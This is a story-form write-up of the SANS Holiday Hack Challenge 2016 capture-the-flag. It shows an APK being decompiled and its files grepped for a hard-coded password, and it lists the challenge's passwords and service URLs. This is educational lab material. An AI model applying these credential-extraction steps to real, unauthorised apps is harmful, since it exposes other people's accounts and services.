Santa’s kidnapping

A little different pentesting report for the SANS Holiday Hack Challenge 2016


Author: Markus Dauberschmidt, daubsi@gmx.de

Part 1: A roller coaster ride to the North pole Wonderland

It was a cold December evening on the day before Christmas when Holmes and I got called to another crime scene that required our presence. Holmes did not want to tell me beforehand where we were heading to, instead he just said in his conspiratorial voice that always makes me feel like a stupid school boy „we have to hurry, cause Christmas itself was endangered“.

While we were riding the carriage at the fastest way possible I imagined what could have happened this time, as Holmes and I have seen so many terrifying crime scenes in the last few years that our friendship grew beyond a professional level. Me being a Doctor myself, I am not so much shocked by the various way a human being can move from the living to the dead, but we have attended some scene set up by persons so evil and mean-spirited that even I stop believing in the good of the human being.

The carriage stopped before a small house where there was still light in the living room in the basement. Apart from this everything lay quiet and dark in that night before Christmas Eve. Holmes knocked on the door and some seconds later the door was opened by a young lad and his sister.
I was quite surprised not seeing any sign of their parents and was tempted to think that they might be the cause for our calling when the young boy started to tell us the story with a shocked grimace in his face.



"They abducted Santa" he said. "They took him with them. He's gone. And all that is left is this business card of him." He waived a small piece of paper with some imprints towards us. "Let me take care of this" said Holmes and wrest the card from the young boys hand without him even noticing it. He held the card to the light and read it before he handed it over to me. "What do you think of this Watson?" he asked me in his usual scholarly tone.

I walked near a floor lamp to be able to read the card better. "Santa W. Claus - Mass toy production. North pole. Then some... strange symbols... and his name again", I whispered and gave Holmes a baffled look. "And? Watson?" - "Yes?" - "So what does this tell you?".. "Ahm, uhm.. We know that Santa had a middle name?", I shot blindly. "But what are these symbols Holmes?". "My dear Watson...", Holmes started his usual pleading, and I knew what would come next. "I makes me uncomfortable that after all these years you spend as my assistant, you still miss to see the obvious even if its printed clearly before your very eyes". It irritated me when he exposes me like that in front of the children. "The 'symbols' you call them, are so called icons. Graphical elements like the hieroglyphics of ancient Egypt". "Say! Holmes! So what do these mean?". "They tell us, my dear colleague, that Mr. Claus was a member of the illustrious circle of the twittering men!" - "The twittering man? Holmes do you want to say that..." - "I do not.. my dear Watson. The members of this el33t club impose on themselves to give quotes of wisdom to the world with 140 letters or less. The ‘essence of wisdom’ in other words... Well...", he faltered, "At least.. I cannot speak for all of them after all" and he screw up his face and had an absent look in his face. I had no idea what he was talking about but did not want to let him know. But after all - he probably knew it anyway. “And the second 'symbol' tells us that Mr. Claus was as well a member of the League of Instagram, where like-minded souls share photographs of what they witness.". "I see", I mumbled.
"My dear boy!", Holmes said to the young boy while turned around that his cape waved through the air. "May I use your computer?" - "Uh oh, yes, of course Sir, it's right over here", the young soul answered to the king of deduction.

From that moment on I decided for myself to stop wondering about anything that was about to happen this night and just took everything for granted, being of high hopes that one day even I might understand what I was about to undergo in the next couple of hours.
So, my dear reader, please do not judge me by the words I intend to use that you might have never heard before or the fantastic things I will describe to you in vivid detail. It all seemed to me, as if we would have done a travel through space and time in a future that even the boldest minds of our century would not be able to think out.

With a wink of his hand, Holmes started an application called a "browser" and opened the home page of the twittering man. "See Watson? The great thing about these new gentlemen clubs is that their member list is no longer secret. Anyone seeking confirmation that a fellow citizen is close to this establishment can find out whether his suspicion holds or not within a minute or so. We will now follow our dear Santa to find out what might have happened to him!".


Holmes typed the name of our lost into the search bar and the profile of Mr. Santa W Claus opened up out of nothing before our eyes.

https://twitter.com/search?q=%40santawclaus&src=tyah

There was a nice picture of our missing person, followed by what I would call short quotes of people unknown to me that were discussing something called a "#SANSHolidayHack". People were talking about something totally irrelevant to our case, but from time to time the name of our poor guy Santa could be seen in their texts.


"Ah this is interesting!" Holmes concluded after the went through all these notes. "Look here Watson! Seems Santa himself wanted to tell us a secret!". He pointed out at dozens and dozens lines of what I would call words of a feverish madman, if you asked me.
They all seem to be placed here by Santa himself:
CHRISTMASGOODWILLTOWARDS
MENELFHOHOHOCHRISTMASPEACE
ONEARTHPEACEONEARTHJOYELF

"My god Holmes! Do you think Santa has been tortured? He seems to be out of his mind!". "I'm sure he is alright! Something tells me he is not as insane as he appears to you. Watson, take notes. Write down all his sentences, one by one and make sure you do it properly! It is all important. Every single letter!".



Santa
@SantaWClaus
Father Christmas, St Nicholas, Elf Supreme
North Pole, AK • instagram.com/santawclaus
Followed by Eric Conrad

I was not convinced but am I to question the tasks of the greatest master brain of our century? So I started writing it all down on my notebook, making sure that every letter went into its one square of this new paper that had vertical and horizontal lines on it which made it a great help for doing some calculations. That is, if you do not do it directly in your head, like Mr. Holmes usually impresses me. As the paper was very valuable and I did not want to waste to many leaves for what seemed to me a fool's task I wrote it all down in the tiniest way possible for me.



Santa @SantaWClaus · Nov 14
SANTAJOYCHRISTMASQk............................jGOODWILLTOWARDSMENJOY JOY

Santa @SantaWClaus · Nov 14
CHRISTMASSANTASANTA;...............;...........=JOYNORTHPOLEPEACEONEA RTHQ

Santa @SantaWClaus · Nov 14
SANTACHRISTMASELFELFQc..........._mJOYQc......aPEACEONEARTHCHRIST MASSANTAQQ

Santa @SantaWClaus · Nov 14
CHRISTMASPEACEONEARTHQw........._mSANTAWmwaawGOODWILLTOWAR DSMENSANTAJOYELFQ

Santa @SantaWClaus · Nov 14
PEACEONEARTHELFSANTAELFQw,,..__yHOHOHOELFQWQQWGOODWILLT OWARDSMENHOHOHOSANTA


Santa @SantaWClaus · Nov 14
ELFHOHOHOJOYPEACEONEARTHPEACEONEARTHJOYGOODWILLTOWAR DSMENJOYELFPEACEONEARTH

Santa @SantaWClaus · Nov 14
ELFSANTAPEACEONEARTHJOYJOYQQDT???????????????????
4NORTHPOLEPEACEONEARTHELF

Santa @SantaWClaus · Nov 14
CHRISTMASCHRISTMAS[.........._aaaaaaaaaaaaaaaaaaajPEACEONEARTHE LFNORTHPOLE

In the meantime Mr. Holmes opened up another leaflet in what he called the World Wide Web, holding the name of the aforementioned "Instagram". Also here a public page of Mr. Claus could be found and what we saw here took our breath away. Mr. Claus decided to share with the world a picture of his working desk in such a mess every normal thinking person would go bright red with shame. In this scene we saw some books with a strange number of them that reminded my instantly of bible verses, though I have to admit that my memory starts to leave me from time to time. "My dear Holmes. What bible verse is this 573.2? I do seem to be able to remember it right away...". Mr. Holmes laughed out loud. "Watson, Watson, Watson. This is not a bible verse, nor is it a paragraph in our code of law. It is a reference to an educational book that Mr. Claus seemed to have enjoyed. But tell me Watson. Is there anything that catches your eye?". I hate it when he talks like that, because I know instantly that HE had spotted something that the thought was worthwhile and now let me poor guy try to follow him in his convoluted paths of his mind.

I starred onto the picture but all I could spot was that this Mr. Claus seemed to be a very disorganized person to say it in a polite way. His working desk was cluttered with bags, coins, an report titled after his enterprise "North pole Wonderland" and a machine like Mr. Holmes was using in this very moment himself. Shown on the screen of this machine was a page called Norad with some information about his planned journey of that Christmas Eve.



santawclaus

357 likes 3w

santawclaus Why are my geeky elves always the messy ones? CLEAN UP YOUR DESK HERMEY!

view all 87 comments

jessicaye3322 zip passwd is `bugbounty`

jsn4400 zip

pvb0 zip

robertmichaeldeven zip

nicolaialexander zip

jcs7005 zip

ozarkgeologist zip

_cizky zip


naresh.kommuri Great

"You look - but you don't see Watson!", Holmes stopped my concentration. "Tilt your head up to this!" and he pointed to a line with a cryptic word that seemed to be the path to Santa's destination "SantaGram_v4.2.zip". "You don't know what this is Watson?"... Holmes grinned and typed some words in the address line of his browser "**http://www.northpolewonderland.com/SantaGram_v4.2.zip**". I don't know what this was, but after a second or so something seemed to happen and a "download" began to his computer. My dear reader, I know how fantastic and confusing all these words might sound to you that I am using here, without even me knowing to the full extend what they mean. But please follow my story and everything will become clear in the end.

"Watson, have you finished your write down of Santa's tweets? I feel that there is something important hidden into them". "Right at it! Right at it!", I replied and doubled my efforts to copy the sayings of this madmen to my notebook. "Now to you young citizen." Holmes turned to the kids. Did you witness how they could escape this room? I see that there are no open windows and also the chimney seems to be out of service? "Mr. Holmes. I think they used The Sack!", the young boy replied. "The Sack?". The young boy showed Santa's sack to us. "Oh my god Watson! This is Santa’s sack! Follow me!". And with this Mr. Holmes grabbed the mobile computer of the boy, reached out to The Sack, pulled it over his head, completely immersed into it and then the sack fell limp to the floor! "Yikes!! Holmes!", I shouted, shocked to my bones about the sudden disappearing of my friend. I stood up from my chair were I had just finished copying the notes from Twitter so quickly that the chair turned over and fell to the ground.

With my notebook in my hand I hastily dived into the Sack, trying to find out about the whereabouts of my dear friend when suddenly everything turned black and began to turn. "Is this the end of Mr. John H. Watson?", I asked myself before I blacked out.

When a cold chill brushed my face I opened up my eyes again - and closed them again right away as what i saw must clearly mean that I died and now arrived at the beyond. But then, it appeared to me, it was freaking (excuse me please) freezing down here, and all I heard about the beyond did not include such uncomfortable cold. "Welcome to the North pole Wonderland Watson! Home of Santa Claus and his bunch of helpful elves", I heard a familiar voice.



"Have you finished copying Santa’s tweets?". I had an irritated look towards Holmes. "Yes, thank you. I'm fine! I had a wonderful journey", I angrily replied to him. "Well, right, but that's not of interest to me?", he answered back irritated. "Have you finished?". "Yes I have" I said and handed the notebook to him. "Fantastic! You know, my dear Watson. The file we just downloaded and which is for sure of high importance to our mission." - "Yes?" - "It is encrypted. We cannot open it" - "Oh, too bad. Then we should better take this sack and..." - "So he must have a password somewhere. He wanted us to have it!" - "Uhm, ok, well, too bad we won't find it. So we should better..." - "Hahaaaa! I have got it!". Holmes darted his finger over my notes. "Oh this is a genius! Look!" and he gave my notepad back to me. "Don't you see...?". I starred at my notes that this maniac left on twitter and read and read it again. I all seemed totally awkward and made no sense. After some lines he even interrupted the flow of words with some punctuation characters, dots, and other strange symbols. "I'm sorry...". "Give it back to me!" and Holmes wrested the notebook from my hands again. "Look!" he shouted while holding it like 2 meters from my eyes. On this distance I was not able to recognize ANYTHING, as all the letters blurred around this curves and lines that the symbols drew in midst of all these characters... Oh my god... There it was! When Holmes held the paper far away enough from my eyes, some NEW letters began to form that were previously invisible. "This.. is... a... wonder... Holmes!". "No... They call it ASCII art". "Oh! Really?"...

In midst of this mess of letters another word stood out from the background, with letters clear and precise.

"BUGBOUNTY".

Suddenly a voice unseen to us and out of the nowhere loud and deep like thunderclap rose and said "**And thus the answer to question one is 'the password to the ZIP file: BUGBOUNTY'**".

As soon as the voice appeared, it was gone again and there was nothing to be heard besides the chilling wind and some X-mas tunes from the Elfes' houses.

"What does this mean Holmes?" I whispered to Holmes, desperately trying to hide my anxiety - "I have no idea, my dear Watson but..." Holmes opened up the SantaGram ZIP file again and entered the word "BUGBOUNTY" when the application asked for his passwords and this time the password was accepted showing what was hidden inside. "It is an Android application Watson!". "Oh! Great! Awesome! For heaven's sake Holmes! What is an Android application?".


I had hardly finished my words to Holmes, when the loud voice spoke up again:

"**And now the answer to question two is: 'The SantaGram Android APK file'**".

"Well thank you my bold friend!" I shouted at the void, "Now I know.... NOOOOT!".

"Look Watson, this seems to be an elfish Social Network Application where Santa's elves exchange messages and funny jokes about their employer! Let's see if there is more to this than meets the eye...".

Holmes started up an application called **apktool** on his computer and unpacked the APK file.



```
daubsi@bigigloo:/nas/storage/SANS/SANSXMas$ ./apktool d -f SantaGram_4.2.apk
I: Using Apktool 2.2.1 on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/daubsi/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
daubsi@bigigloo:/nas/storage/SANS/SANSXMas$
```

"Now tell us your secrets!" he muttered, when he issued the cryptic command to the machine:

```
find . -type f -exec grep -H -B 5 -A 5 password {} \;
```

To what the machine replied with many lines of garbage until Homes suddenly shouted "Stop! There it is!" and he pointed at the screen.

In midst of all the lines he found something:

```
./smali/com/northpolewonderland/santagram/b.smali-    :try_start_0
./smali/com/northpolewonderland/santagram/b.smali-    const-string v1, "username"
./smali/com/northpolewonderland/santagram/b.smali-
./smali/com/northpolewonderland/santagram/b.smali-    const-string v2, "guest"
./smali/com/northpolewonderland/santagram/b.smali-
./smali/com/northpolewonderland/santagram/b.smali-    invoke-virtual {v0, v1, v2},
Lorg/json/JSONObject;->put(Ljava/lang/String;Ljava/lang/Object;)Lorg/json/JSONObject;
./smali/com/northpolewonderland/santagram/b.smali-
./smali/com/northpolewonderland/santagram/b.smali:    const-string v1, "password"
./smali/com/northpolewonderland/santagram/b.smali-
./smali/com/northpolewonderland/santagram/b.smali-    const-string v2, "busyreindeer78"
./smali/com/northpolewonderland/santagram/b.smali-
./smali/com/northpolewonderland/santagram/b.smali-    invoke-virtual {v0, v1, v2},
Lorg/json/JSONObject;->put(Ljava/lang/String;Ljava/lang/Object;)Lorg/json/JSONObject;
./
```

"There is a hard-coded password in this application Watson!" - "Busyreindeer78... Are you serious Holmes?" - "It was not me who chose that password. Do you think I would be such a fool to hard-code a password into an executable". I had not the slightest idea what he was referring to but decided it would be better to mutter an excuse and carry on with our mission.

A cold wind rose and we heard again the familiar dark voice:

"The dynamic pentesting duo has found the answer to question 3! It is 'guest' and 'busyreindeer78'". "I am a Doctor, not a tester!", I shouted at the voice. "And among all not for pens!". But the voice was gone again.

"Look Watson I found something else!". "What is it?". "I don't know why exactly, and this irritates me somehow, but I felt an urge to look for an audible component in this archive". "An audible component Holmes?". "Yes, and look what I have found!". He showed me another line of code on his screen:

```
find . -name "*.mp3"
./res/raw/discombobulatedaudio1.mp3
```

A sound as if Big Ben in the clock tower of Westminster was struck, thudded through the cold air and our by now familiar voice said: "**The answer to question number four is: 'discombobulatedaudio1.mp3'**".

Already used to these interruptions I paid them no more attention and turned to Holmes again.
"There is an MP3 file in this application and somehow I think this is important. But that's not all!" - "It is not?" - "No! Look!".
Holmes typed another command to the machine

```
find . -type f -exec grep -H -E "http[s]*://.*northpole" {} \;
./smali/com/northpolewonderland/santagram/Configs.smali:    const-string v1,
"https://www.northpolewonderland.com/parse"
./res/values/strings.xml:    <string
name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?
type=launch</string>
./res/values/strings.xml:    <string
name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage</string>
./res/values/strings.xml:    <string
name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-
D6C6700156A5</string>
./res/values/strings.xml:    <string
name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
./res/values/strings.xml:    <string
name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
./res/values/strings.xml:    <string
name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
```

"What does this mean Holmes. I don't understand?" - "I am not sure yet, but it seems there is more to this North pole Wonderland that we would have expected at first sight. Write down these names Watson. They might come in handy".

"What are we going to do next Holmes?" I asked him, rubbing my already ice-cold hands that were not used to temperatures of the North pole.
He pointed in my direction. "Well, let' go get into some of these nice houses and see whether these friendly elves can serve a pint or two!" and by thus walked by me and headed towards the houses that I had not yet even perceived.

Part 2: Elvish Riddles

“And how do they call it, you said? ‘North pole Wonderland?’” - “Yes, my dear Watson? I am surprised? Haven’t you been a kid your self a long time ago? Where did your parents tell you Santa Claus lives?” - “Well, ahem… I found out rather quickly that it was them who...” - “Nevermind my dear Doctor. So, yes, this is the North pole Wonderland. It is a little village where Santa’s elves live all year and manufacture the finest toys for the children for Christmas. It is a very peaceful and lovely little village. Also all the Christmas decoration for the whole world seems to be made here!”. Holmes did an encompassing gesture throughout the room, where blinking lights, mistletoes, candy bars, sugar canes, little Santas that were singing “Hohoho” everytime an Elf stepped near, Reindeer with blinking red noses, wiggling snowman and and snow globes were all competing at once for the attention of the visitor. “Oh, I always assumed these would be manufactured in Shenzhen… fascinating...” I replied.

"Anyway… so what are we going to do next?", I repeated my question to Holmes when we sat in that nice little bar run by an Elf with our freshly tapped brown something that did not even remotely tasted like the beer we were used from good ol’ London. I remember this guy I’ve met in London back in November where he held a talk about reindeer as well (no, I’m sorry: it was about Elks, my memory failed me) and he had an absolutely wisdom about the art of beer brewery. And even though he was not from Britain but the United States.

"We got to listen to what the locals are willing to tell you", Holmes answered my question. "And that is exactly what I did while you were starring at that waitress at the bar!". "Well I.. ahum.. was just astonished to see such a lovely person among all these imps, but it is of course just because of medical interest due to my profession." - "Of course it is Watson. Nevertheless be informed that they prefer to be called Elves, my dear Watson, and you better call them like this, because these beings can become quite nasty when they are vexed!". "So what did they tell you?", I quickly changed the topic. "Well, lots of things, my dear comrade, lots of things. Things of extreme usefulness and of interest to our quest to save Santa Claus" - "Like...?" I challenged him. "Well, like how to mount file system images on another system. Like to detect open network ports and their usages. Like how to bruteforce password protections and how to exploit the talkativeness of today's Javascript frameworks - among other things".

The attentive reader might by now have noticed that I had not the slightest idea what Holmes was talking about but did not dare to let him know. Well, after all the probably knew already by the look upon my face.

"Drink up Watson! We got to find a Cranberry Pi!". "Oh, no thank you. I had a big diner and I should not eat carbohydrates after 6.pm. my nutritionist told me". "Watson! Pull yourself together! A Cranberry Pi is not something to eat! It is a delicate electronic device which is able to compute the prime numbers more faster then you will ever be able to". "Uh oh.. yes, I knew that", I stuttered. I probably was not very convincing.

"We are going to use this device to hack our way into these little electronic terminals that you can find in various Elf houses were the Elves do home-working because of flexible office regulations. You know, Work-Life balance and these things. These terminals are thin clients connected to the large Santa Claus Enterprises Mainframe machine using FTTH. I bet this will give us enough insights to find out where Santa Claus is kept hidden and who his kidnapper is! Let's find all these little parts that make up our Cranberry Pi!". I did not still understand why a piece of cake would lead us to Santa, but who am I to question the plan of Mr. Sherlock Holmes, master detective.

We paid and left the bar. It was still miserable cold out there, but on the other hand. We were at the North pole.

We spent the next few hours wandering around the North Pole Wonderland visiting friendly imp^h^h^h^helves in their homes and listening to their saying. Holmes was a master of social engineering and entangled most precious information from these little creatures. I had no idea what we should look for in order to find this pie, but after visiting like ten of these little Christmas folks and returning to the 'Egg-Nog Inn', Holmes put the hands in the pockets of his wool Belstaff coat and retrieved what he told me to be electronic parts which he masterful assembled to a tiny device.

"See Watson? You just need a circuit board, a power supply, HDMI cable, a heat sink and some data storage card in order to build this wonderful machines", he told me once that machine of wizardry came to live and little lights were blinking in green and red on its surface.


"My! So you managed to find all the parts of the Cranberry Pi!", a young Elf stepped up to our table with a large beer stein. It was very obviously not his first stein as his cheeks were already red from the drinks. "My name is Holly Evergreen, at your service.". The elf did a deep bow in front of us. "You reassembled the Cranberry Pi. But will you be able to get into the operating system itself and tell me the password? Only with the proper password you will be able to access the terminals here at the North pole Wonderland LAN (or WLAN as we call it). Otherwise…" and he built himself up to his full height of 3ft2in and the light seem to dim while his voice became dark and deep. Then he knocked the end of walking stick on the stone floor. “Otherwise…. Yoooou… shall… noooot passs!...”. As soon as the Elf seemed to increase in height, he now was back at his normal height “Oh, ahem… I’m sorry this was a different story. I’m getting taken away to easy with this line. By the way, do you remember the scene? I had a cameo with it in a well known movie called….” - “Oh I’m sorry”, I interrupted the floor of words from the Elf “do you happen to have a brother who is also in the prompter sector? You know? Deep, dark voice etc.? No?” - “Well of course Mr. Evergreen”, Holmes interrupted him. “Of course we have the password!”. “We have??” I replied totally surprised. “The password is '**yummycookies**'!" Mr Holmes replied friendly and smiled to me and the Elf.

A loud gong was heard again and the already too familiar deep voice barked into the silence "Holly! What are you doing here with these gentlemen? I told your mother you’ll be back home at 8! Off you go! Excuse me please…. “. The voice hemmed. It became totally silent in the taproom, only the squeaking of the woolen towel on the freshly cleaned glasses was heard. “**Se answeeeer to questiooon numberrr five iiiiis 'yummycookies'**... “ he shouted blasé. “Oh and I'd like a stein of the 'Icewinter Ale' this guy here had as well, please!".

"But... but.. how? How did you break into 'Cranbian'? The OS has so many self-defending capabilities... It was just not about to happen!". The Elf was terrified and near tears.

